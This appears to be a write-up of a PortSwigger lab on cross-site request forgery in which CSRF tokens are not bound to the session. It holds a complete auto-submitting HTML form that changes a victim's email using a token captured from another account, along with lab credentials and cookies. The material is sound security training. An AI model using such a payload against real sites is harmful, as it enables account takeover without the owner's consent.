CSRF where token is not tied to user session
CSRF where token is not tied to user session: CSRF Email Change Lab This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system. --- ## Objective Use the exploit server to host an HTML page that launches a CSRF attack to... • PortSwigger • Cross-site request forgery (CSRF)
CSRF Email Change Lab
This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.
Objective
Use the exploit server to host an HTML page that launches a CSRF attack to change the victim's email address.
Accounts Available
You have two accounts to test and help design the attack:
wiener:petercarlos:montoya
Session Cookies
Carlos Session Cookie

Cookie: session=Y00t3UW4MWFNIM0TWdrPtiEkB1mY7VyKWiener Session Cookie

Updated session cookie:

Exploit HTML
The CSRF payload used to change the victim's email address:
<script>
history.pushState('', '', '/');
</script>
<form action="https://0aa500ef0300be66c0cc02a8004d0020.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="wienerattack@xsisec.com" />
<input type="hidden" name="csrf" value="DaRVh6ik6Aswcu5XeyOC6aQOACqla4GT" />
</form>
<script>
document.forms[0].submit();
</script>Key Notes
- The application uses CSRF tokens, but they are not tied to the user's session.
- A valid CSRF token captured from one account, such as
wiener, can be used to attack another account, such ascarlos. - When the victim visits the attacker's exploit page, the form is submitted automatically.
- The victim's browser sends their active session cookie with the request.
- The victim's email address is changed without their consent.
Comments
Comments
Loading comments…